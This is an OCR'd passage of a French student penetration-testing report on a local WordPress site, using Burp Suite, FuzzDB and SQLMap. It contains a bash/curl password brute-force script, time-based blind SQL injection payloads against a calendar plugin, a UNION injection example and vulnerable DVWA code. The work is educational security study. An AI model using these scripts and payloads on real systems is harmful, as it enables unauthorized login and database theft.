


FIGURE 1.14 – Page de login de l'application auditée

Nous trouvons aussi une page de connexion sur laquelle nous reconnaissons l'icône du CMS *Wordpress*.

Après la reconnaissance effectuée, nous dé-configurons le proxy du navigateur.

Le module *Target* dispose maintenant une arborescence sommaire de notre application sur notre serveur. Nous remarquons aussi que d'autres hôtes apparaissent dans BURP : il s'agit de toutes les applications qui sont pointées par des lien de notre applications. On peut y trouver des nom d'hotes comme :

- `account.google.com`,
- `bbpress.org`
- `central.wordcamp.org`
- `codex.wordpress.org`
- `ma.tt`
- `platform.twitter.com`
- `plus.google.com`
- `s.w.org`
- `www.facebook.com`
- `www.youtube.com`

Interprétation des résultats : Face à tous cela, nous pouvons tenter d'interpréter la présence de ces URL :

- La présence d'URL Facebook, Google et Youtube peuvent venir de dépendance de script JS, de CSS ou d'autre : Google Font est, par exemple, connu pour être un CDN [1] de police d'affichage.
- *bbpress.org* est plus intéressant : en effet, après recherche, *BBPress* est un plugin WordPress. Cela peut augmenter la surface vulnérable de l'application auditée.
- *ma.tt* est un blog. Cette information en semble pas exploitable.
- *s.w.org* est une adresse de redirection vers le site du CMS *Wordpress*
- *central.wordcamp.org* est est la page autour d'une association organisant des conférences autour du CMS Wordpress.

Nous pouvons maintenant nous intéresser aux éléments détectés sur notre serveur audité :

En racine, nous avons des éléments classiques desquels, outres le nombres de paramètres, nous ne pouvons pas avancer d'hypothèse particulière.

```
/
/?feed=rss2
?feed=comments-rss2
/?page_id=2
/?p=10
/?author=1
/?p=7
/?p=1
/?post_format=image
/?m=201504
/?cat=1
/?cpmvc_id=1&cpmvc_do_action=mvparse&f=datafeed&method=list&calid=1
/?feed=rss2&p=10
/?cpmvc_id=1&cpmvc_do_action=mvparse&f=datafeed&method=list&calid=1
```

1. Content Network Delivery

```
/?feed=rss2&p=1
/?p=1&replytocom=1
/?s=NY
/?s=NY&feed=rss2
/?feed=rss2&page_id=2
/?p=2
/?feed=rss2&p=7
/?cpmvc_id=1&cpmvc_do_action=mvparse&f=datafeed&method=list&calid=1
/?feed=rss2&cat=1
/?cpmvc_id=1&cpmvc_do_action=mvparse&f=datafeed&method=list&calid=1
```

La navigation met en évidence un répertoire `wp-admin` ne présente pas beaucoup de ressources. Néanmoins, cela peut représenter une nouvelle piste d'investigation ultérieure.

Le répertoire *wp-content* semble plus intéressant puisqu'il contient un sous répertoire themes et plugins.

— le répertoire `themes` contient des fichiers *JavaScript*.

— le répertoire `plugins` contient le sous répertoire `cp-multi-view-calendar`, contenant lui-même des fichiers *JavaScript* et *CSS*.

Après recherche, le terme `cp-multi-view-calendar` fais référence au plugin Wordpress *CP Multi View Event Calendar*.

Enfin, le répertoire `wp-include` contient de nombreux fichier *JavaScript*.

Conclusion : Par conséquence, nous pouvons conjecturer les hypothèses suivantes :

— l'application étudiée est basée sur le CMS Wordpress,

— le plugin et *bbpress* et *CP Multi View Event Calendar* sont installés,

— Certain champs pourraient être vulnérables au *XSS*.

1.5.3 Tentative d'attaque par dictionnaire du compte d'administration

Avant de travailler sur des attaques plus sophistiquée, il peut être intéressant de tenter des attaques par dictionnaire.

Ici, nous ne chercherons pas à tenter d'utiliser tous les mots sur un langages connu comme login/mots de passe possible, mais plutôt d'utiliser une liste plus sophistiquée de mots de passes, issue d'une base de donnée spécialisée.

Nous utiliserons ici *FuzzDB* couplé au module *Intruder* de BURP.

Pour ce faire, nous allons d'abord récupérer la requête faite par le navigateur lors d'une tentative de connexion.

Nous allons nous focaliser le login *admin*.

Nous procédons de la façon suivante :

1. nous naviguons sur la page de connexion trouvée précédemment,
2. nous réactivons la configuration du proxy BURP dans le navigateur,
3. nous activons l'option d'interception dans le module *Proxy*,
4. nous remplissons le champs de connexion avec le login `admin` et le mot de passe *mypassword*,
5. après envoi, BURP présente la requête interceptée au navigateur et propose de la transmettre, de la bloquer et de la transmettre à un moduel de BURP,
6. nous choisissons de la transférer vers le module *Intruder*,

7. Nous désactivons l'interception,
8. nous désactivons la configuration du proxy BURP dans le navigateur.

En allant dans le module *Intruder*, nous nous retrouvons avec la requête suivante :

```
POST /wp-login.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr-FR,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-login.php
Cookie: wordpress_test_cookie=§WP+Cookie+check§
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

log=§admin§&pwd=§mypassword§&wp-submit=§Log+In§&redirect_to=  \\
§http%3A%2F%2Flocalhost%2Fwp-admin%2F§&testcookie=§1§
```

Note : Comme vous pouvez le remarquer, l'hôte de destination est `localhost`. Le site est bien hébergé sur une machine virtuelle, mais, en raison d'une erreur de configuration NAT dans la machine virtuelle, la contacter directement sur le port 8000 n'était pas possible. En conséquence, la connexion est tunnelée par SSH de `localhost:80` vers `10.0.2.15:80`.

Nous allons configurer nos variables dans la requête à répéter, de sorte à ne remplir que le champs `pwd` qui correspond à notre mot de passe :

```
log=admin&pwd=§mypassword§&wp-submit=Log+In&redirect_to=  \\
http%3A%2F%2Flocalhost%2Fwp-admin%2F&testcookie=1
```

Note : Le type d'attaque n'a que peut d'importance puisque nous ne faisons varier qu'une variable.

Nous allons maintenant charger un dictionnaire de mots de passe dans BURP. Pour cela, nous allons dans l'onglet *Payload*, choisir le mode *Simple List*, et choisir le fichier `wordlists-user-passwd/passw`

Une fois les fichier chargé, nous pouvons lancer l'attaque en allant dans le menu *Intruder>Start Attack*.

Remarque : A cause des limitations de BURP Suite free, le temps d'attaque est d'environs 5 min pour 157 tentatives.

Contre-mesure : BURP permet d'obtenir des commandes CURL facilement à partir des requête. Ainsi, il est possible de construire le script suivant :

```
#!/bin/bash

for i in `cat $1`
do
echo tentative de $i -
# Partie fournie par \textsc{BURP} Suite
```




FIGURE 1.15 – Illustration du module Intruder en pleine attaque

```
curl -i -s -k  -X 'POST' -H
'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:36.0)
Gecko/20100101 Firefox/36.0' -H 'Referer: http://localhost/wp-login.php'
 -H 'Content-Type: application/x-www-form-urlencoded'
 -b 'wordpress_test_cookie=WP+Cookie+check'
 --data-binary $'log=admin&pwd="$i"&
 wp-submit=Log+In&redirect_to=http%3A%2F%2Flocalhost%2Fwp-admin%2F&
 testcookie=1' 'http://localhost/wp-login.php' | wc -c
done
```

Nous pouvons invoquer ce script grâce à la ligne de commande suivante :

```
$ ./attack.sh john.txt
```

Le résultat de la commande ressemble à ceci :

```
tentative de christoph -
3941
tentative de classroom -
3941
tentative de cloclo -
3941
tentative de coco -
3941
tentative de corrado -
3941
tentative de cougars -
3941
tentative de courtney -
3941
tentative de dasha -
3941
tentative de demo -
3941
```

```
tentative de dirk -
3941
tentative de dolphins -
3941
tentative de dominic -
3941
tentative de donkey -
3941
tentative de doom2 -
3941
tentative de dusty -
3941
tentative de e -
3941
tentative de energy -
3941
tentative de fearless -
3941
```

Le nombre indiqué correspond à la taille de la réponse en octet, et une variation est susceptible de nous indiquer que le programme a accepté le mot de passe.

Résultat : Sur les 3107 mots de passe du dictionnaire, aucun n'a été approuvé par l'application. Nous allons donc devoir nous tourner vers des attaques plus sophistiquées.

1.5.4 Remarques sur le CMS Wordpress

Durant la reconnaissance passive, nous avions conclu à la présence du CMS *Wordpress* au sein de l'application auditée.

Worpress étant un CMS très utilisés, nous avons pensé qu'il existait des ressources susceptible de présenter les vulnérabilités de cet outil.

Nous avons trouvé deux outils allant dans ce sens :

— *wpvulndb* (`https://wpvulndb.com/`) est une base de donnée de vulnérabilitées spécialisées sur le CMS Wordpress. On y retrouve la classification de l'attaque (OWASP, CWE,CVE), des liens vers des documentations plus exhaustives sur l'exploitation de la vulnérabilité.

— *WPScan* (`https://github.com/wpscanteam/wpscan`) est un scanner de vulnérabilité de *Wordpress*. En ne disposant que de l'URL, ce dernier est capable de déterminer la version de WP utilisée et d'afficher les vulnérabilité associées.

Note : Dans le cadre de projet, nous avons privilégié une approche généraliste sur les vulnérabilité WEB, de sorte à maîtriser la sécurité WEB et non la sécurité d'un CMS. Par conséquent, pour garder la composante pédagogique de ce projet, nous avons souhaiter ne pas exploiter les résultats que pouvaient fournir ces outils, et continuer avec des techniques d'audit d'applications WEB généralistes. Néanmoins, nous savons maintenant que l'audit sécuritaire d'une application WEB reposant sur un CMS doit impliquer la recherche d'outils pré-conçus, susceptibles de grandement faciliter les investigations.

1.5.5 Recherches de vulnérabilités

Nous allons tenter de trouver une vulnérabilité exploitable en utilisant le résultat de l'analyse passive de la première partie.

A l'aide de la conclusion de la première partie d'analyse passive, nous allons définir un périmètre réduit de recherche de vulnérabilités.

Pour rappel, nous avions identifié trois applicatifs dans cette application WEB :

1. le CMS *Wordpress*,
2. son plugin *bbPress*,
3. son plugin *CP Multi View Event Calendar*.

Essayons d'évaluer la qualité de maintenance de ces logiciels : certains de ces projets étant Open Source, il peut être intéressant de vérifier leurs vivacité sur OpenHub [2] :

Critères	Wordpress [3]	bbPress [4]
Nombre de contributeurs	55	9
Nombre de commits	29596	2814
Nombre de contributeurs durant les 30 derniers jours	14	2
Nombre de commits durant les 30 dernier jours	342	5
Variation du nombre de commits par rapport à l'année dernière	-3%	-34%

Interprétation : le développement de bbPress semble plus fragile que celui de Wordpress, et représente donc un cible plus accessible. Cependant, nous avons n'avons pas vérifier le développement de *CM Multi View Event Calendar*, dont aucun indicateur n'est disponible sur OpenHub. Vue l'exhaustivité de la base de donnée d'OpenHub, cette non présence est une information forte en soit. Nous allons donc tenter de tester la vulnérabilité des composants dans cet ordre :

1. son plugin *CP Multi View Event Calendar*,
2. son plugin *bbPress*,
3. le CMS *Wordpress*.

Reprenons les reconnaissances passives faites dans le module *Target* : Intéressons nous à la branche `/wp-content/plugins/cp-multi-view-calendar/`.

Nous nous rendons compte que cette URL est navigable dans un navigateur.

Étudions le fichier README.txt : Nous y apprenons que :

— le plugin étudié est bien Open Source et sous licence GPLv2 (il devrait être disponible sur OpenHub si son développement est suffisamment vivace)

— la version déployée est la *4.1*,

— il dépend de Wordpress *3.0.5* ou une mouture ultérieure.

Or, en reprenant ce que nous affichait le répertoire `http://localhost/wp-content/plugins/cp-multi-view-calendar/`, et en effectuant ainsi une recherche Google "*vulnerability http ://localhost/wp-content/plugins/cp-multi-view-calendar/*", nous trouvons des résultat intéressant : le premier résultat est un lien exploit-db.

En nous y intéressant, nous apprenons que l'url `http://localhost/wordpress/?action=data_management&cpmvc_do_action=mvparse&f=edit&id=1` est vulnérable à une injection en l'argument GET `id`.

2. OpenHub est une plateforme évaluant la qualité et la viviacité d'un projet Open Source en étudiant des indicateur liés à leurs SCM. OpenHub est accessible a l'adresse `https://www.openhub.net`.




FIGURE 1.16 – Illustration d'un point d'entrée probable de notre application

1.5.6 Recherche d'injections SQL

Nous allons tenter de l'exploiter avec des requêtes d'injection SQL *Blind*[5].

Pour cela, nous réactivons le proxy BURP dans le navigateur, activons l'interception, effectuons une requête GET, vers cette page, et l'envoyons vers le module *Intruder*. Nous désactivons ensuite la configuration du proxy BURP du navigateur.

En allant dans le module *Intruder* et dans l'onglet *Positions*, la requête suivant est prête à être modifiée :

```
GET /?action=§data_management§&cpmvc_do_action=§mvparse§&f=§edit§&id=§1§ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr-FR,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=§WP+Cookie+check§
Connection: keep-alive
```

Note : les variables entourées du symbole "*§*" seront remplacées par des payload du module intruder.

Ici, seule la variable GET *id* nous intéresse : nous supprimerons tous les "*§*" de la requêtes sauf les deux entourant "*id*".

Nous choisissons le mode d'attaque *Sniper*, mais n'importe quel autre devrait fonctionner de la même manière.

Dans l'onglet *Payloads*, nous chargeons le dictionnaire d'injection SQL Blind du fichier `/attack-payloads/sql-injection/detect/GenericBlind.fuzz.txt`

5. De plus amples informations son disponibles sur ce type de requêtes dans la partie de ce document présentant SQL Map

```
sleep(__TIME__)#
1 or sleep(__TIME__)#
" or sleep(__TIME__)#
...
;waitfor delay '0:0:__TIME__'--
);waitfor delay '0:0:__TIME__'--
';waitfor delay '0:0:__TIME__'--
...
benchmark(10000000,MD5(1))#
1 or benchmark(10000000,MD5(1))#
" or benchmark(10000000,MD5(1))#
...
pg_sleep(__TIME__)--
1 or pg_sleep(__TIME__)--
" or pg_sleep(__TIME__)--
```

Nous lançons l'attaque.

Résultat : aucune requête n'a duré un temps anormal. Il faut modifier les injections.

Limite de FuzzDB : On remarques que `__TIME__` n'est **pas** une macro définies sur MySQL. Nous les remplissons par un nombre de seconde jugé significativement plus long que l'exécution normale des requêtes. De plus, en testant la commande `benchmark(10000000,MD5(1))` dans un SGBD, nous nous rendons compte que la commande s'exécute en environs deux secondes, ce qui n'est pas un temps significativement que le temps d'exécution d'une tentative sous BURP Suite free. Nous augmentons le nombre d'itération de calcule *md5* par dix.

Nouvelle itération : Nous appliquons la commande suivante pour avoir un nouveau dictionnaire :

```
cat GenericBlind.fuzz.txt | \
sed s/__TIME__/30/g | \
sed s/10000000/100000000/g
```

De plus, nous activons l'encode URI de tous les caractères du payload et rajoutons des points-virgules à chaque requête se terminant par un caractère de commentaire.

Résultat : Le serveur met significativement plus de temps à répondre dès la première requête du dictionnaire. En fait, quatre requêtes font réagir anormalement l'application WEB.

Conclusion : Nous avons trouvé une vulnérabilité dans l'application WEB que nous avons pu tester avec BURP et FuzzDB.

Nous devons maintenant nous orienter vers un autre outil pour exploiter pleinement cette vulnérabilité : *SQLMap*.

1.6 Remarques finales

Pour clore ce chapitre, il nous a semblé nécessaire d'apporter certaines précisions complémentaires vis à vis des travaux décrits précédemment.




FIGURE 1.17 – État du module *Intruder* après analyse

Num.	Injection SQL claires	Résultats
1	`sleep(30);#`	Pas de réponse
2	`=1 or sleep(30);#`	Temps de réponse significativement augmenté
22	`benchmark(100000000,MD5(1));#`	Temps de réponse significativement augmenté
23	`1 or benchmark(100000000,MD5(1));#`	Temps de réponse significativement augmenté

FIGURE 1.18 – Résultats de l'exploitation par dictionnaire

Nom de l'outil	WebScarab
Éditeur	OWASP WebScarab Project
URL de téléchargement	`https://github.com/OWASP/OWASP-WebScarab`
Dépendance(s)	Java Runtime Environement
Licence	GNU Public License version 2

FIGURE 1.19 – Caractéristiques générales de l'outil WebScarab

1.6.1 Ressources utiles pour mener des attaques similaires

Nos investigations concernant la réalisation de ce projet nous ont poussés à étudier certaines sources d'informations.

Certaine d'entre-elle sont particulièrement utiles pour étudier la sécurité d'applications Web plus largement :

— Le projet OWASP (*Open Web Application Security Project*) est une association à but non lucratif cherchant à sensibiliser les développeurs et les entreprises au risque sécuritaires liées aux applications. Pour avancer vers cet objectif, ce projet développe une base de connaissance et d'outillage liés à l'évaluation de la sécurité d'applications.
URL du projet : `www.owasp.org`

— Le blog de PortSwigger a une visée technico-commercial : outre les tutoriels techniques sur BURP Suite qu'il propose, il sert de moyen de communication à port PortSwigger. Les tutoriels techniques représentent néanmoins un intérêt pour l'utilisateur avancé de BURP Suite.
URL du blog : `blog.portswigger.net/`

— L'aide de la suite BURP : il s'agit de la ressource la plus plus facile à assimiler pour manipuler la efficacement la suite. Dans le cas de ce projet, cette source a été indispensable.

1.6.2 Comparaisons avec WebScarab

Lors de l'étude de la conduite de ce projet, nous avons rencontré le logiciel *WebScarab* qui ressemble en plusieurs points à BURP Suite.

En effet, tous comme BURP Suite, WebScarab offre les fonctionnalités suivantes :

— interception & visualisation des requêtes-réponses entre le client et l'application Web auditée,

— reconnaissance de l'arborescence de l'application à auditer,

— évaluation de l'entropie de variables,

— possibilité d'ajouter des plugins.

De plus, cet outils dispose de fonctionnalités qui sont réservées à l'édition professionnelle de BURP Suite :

— le data-fuzzer dispose d'une durée fixe entre ses tentatives,

— l'outil est capable de reconnaitre des vulnérabilité XSS & CRLF,

— les espaces de travail sont sauvegardables et restaurables.

Néanmoins, l'utilisation de cet outil est plus fastidieuse que BURP Suite : outre une ergonomie moins bien pensée, cet outil souffre d'une moindre flexibilité dans l'utilisation des Payload (module *Intruder* sur BURP Suite), et dans le parsing de variables issues du serveurs.

En conséquence, nous avons privilégié l'utilisation de BURP Suite par rapport à WebScarab, ce présent projet ayant une visée éducative.




FIGURE 1.20 – Illustration de l'interface de WebScarab

Chapitre 2

Compromission de la base avec SQLMap

2.1 Présentation

Sqlmap est un outil de test et d'exploitation d'injections SQL écrit en Python. Il voit le jour dans sa version 0.1 en 2006 sur SourceForge. C'est un projet libre, sous licence GPL version 2. Migré sous Github en 2012, son développement reste constant et de nouvelles fonctions et corrections de bug sont publiées chaque semaine. Ses deux développeurs principaux sont *Bernardo Damele* et *Miroslav Stampar*.

Il s'installe facilement via le dépôt git :

```
git clone https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

Ses principales fonctions sont :

- le scan de vulnérabilité pour trouver des injections possibles au travers des champs HTTP, via les méthodes GET et POST, mais aussi dans les cookies ou les en-têtes des pages (User-Agent, Referer...) ;
- l'exploitation de ces vulnérabilités sur les SGBD les plus utilisés (MySQL, PostgreSQL, MS-SQL, DB2, Sqlite, Sybase, SAP MaxDB) ;
- cinq types d'exploitation sont aujourd'hui supportés. (Voir chapitre suivant) ;
- détection des solutions de filtrages (WAF) ;
- dissimulation modulaire des attaques afin d'éviter ces filtres logiciel ;
- si l'architecture le permet et si l'utilisateur connaît déjà des identifiants valides, sqlmap peut se connecter directement à la base de donnée sans passer par l'interface web et obtenir les mêmes résultats (dump des informations, lancement de commande arbitraire, obtention d'un shell sur le système hébergeant la base...) ;
- l'identification des composants (OS, serveur web, SGBD...), basés sur les bannières, les messages d'erreurs, les entêtes placées par le serveur web, les réactions face aux tentatives d'injections etc. ;
- la capacité de s'adapter à toutes les situations via une multitude d'option. (Utilisation de proxy, de tor, d'une authentification par cookies, NTLM, certificats, suppression « fiable » des données locales etc.) ;
- bruteforce optionnelle des mots de passe (hashés) récupérés lors de l'attaque ;
- peut utiliser les logs du proxy de Burp ou un résultat de recherche sur Google pour la découverte de faille, et le framework metasploit pour l'exploitation ;
- assistant disponible pour simplifier au maximum l'utilisation de Sqlmap par les néophytes [1] ;

1. Cet assistant (option –wizard) a par exemple été utilisé lors du piratage de Comodo Brazil, qui est pourtant une autorité de certification ! La simplicité de cette attaque est assez stupéfiante. Elle fut reproduite

Globalement, sqlmap permet surtout d'automatiser des attaques très complexes de type « bruteforce » nécessitant des centaines de requêtes pour parvenir à obtenir les informations contenues dans la base de donnée visée. Des attaques qu'il serait donc très difficile de réaliser à la main, sans les scripter.

2.2 Principes de fonctionnement des attaques

2.2.1 Attaque par sérialisation des requêtes

Il est possible avec certains langages et certains SGBD d'empiler plusieurs requêtes les unes à la suite des autres. Cela ne fonctionne pas avec mysql et php, mais l'idée est simplement d'ajouter des requêtes à celle qui est lancée par le serveur web. Pour ajouter un utilisateur dans une table, un exemple pourrait ressembler à ceci :

```
SELECT * FROM users WHERE ID=1 \textbf{;} INSERT INTO users(user, password)
VALUES ('stephane','f71dbe52628a3f83a77ab494817525c6');
```

Le point virgule est ajouté au moment de l'injection. Il faut bien sûr qu'il puisse passer et s'assurer que l'ensemble de la requête sera valide (ouverture/fermeture des guillemets etc.). sqlmap permet d'automatiser un grand nombre de test pour voir si ce type d'attaque est possible ou pas. Mais puisque la pile php/mysql n'est pas sensible à cette attaque, et que ce type de vulnérabilité ne doit plus être très fréquente dans la vie réelle, passons à la suivante.

2.2.2 Attaque via la commande UNION

Ce type d'attaque utilise la commande SQL `union` qui permet de concaténer le résultat de deux requêtes différentes. Pour que cela fonctionne, il est nécessaire qu'il y ait le même nombre de colonne dans le résultat de chaque requête, et que ce résultat soit de même type. Mais de nombreuses astuces existent pour contourner ce problème lors de l'exploitation d'une SQLi.

Exemple : Voici un extrait du code source d'une application volontairement vulnérable, DVWA (Damn Vulnerable Web Application) :

```
$id = $_GET['id'];
$id = mysql__real_escape_string($id);
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
$result = mysql_query($getid) or die('<pre>' . mysql_error().</pre>');
$num = mysql_numrows($result);
$i=0;
while ($i< $num) {
 $first = mysql_result($result,$i,"first_name");
 $last = mysql_result($result,$i,"last_name");
 echo '<pre>';
 echo 'ID: '.$id. '<br/> First name: '.$first. '<br/>\\
  Surname: '.$last;
 echo '</pre>';
 $i++;
}
```


à l'identique peu de temps après (la faille n'ayant toujours pas été colmatée) par une seconde personne. Ses traces sont disponibles ici : `http://pastebin.com/F5nUf5kr`

Ce code est facilement exploitable avec une union. On remarque au passage que la commande `mysql_real_escape_string`, censée apporter une protection supplémentaire en échappant les caractères spéciaux n'apporte ici aucune sécurité supplémentaire. Pour obtenir la version du SGBD, on peut entrer dans le champ `id` la valeur : `1 UNION select version(),null`

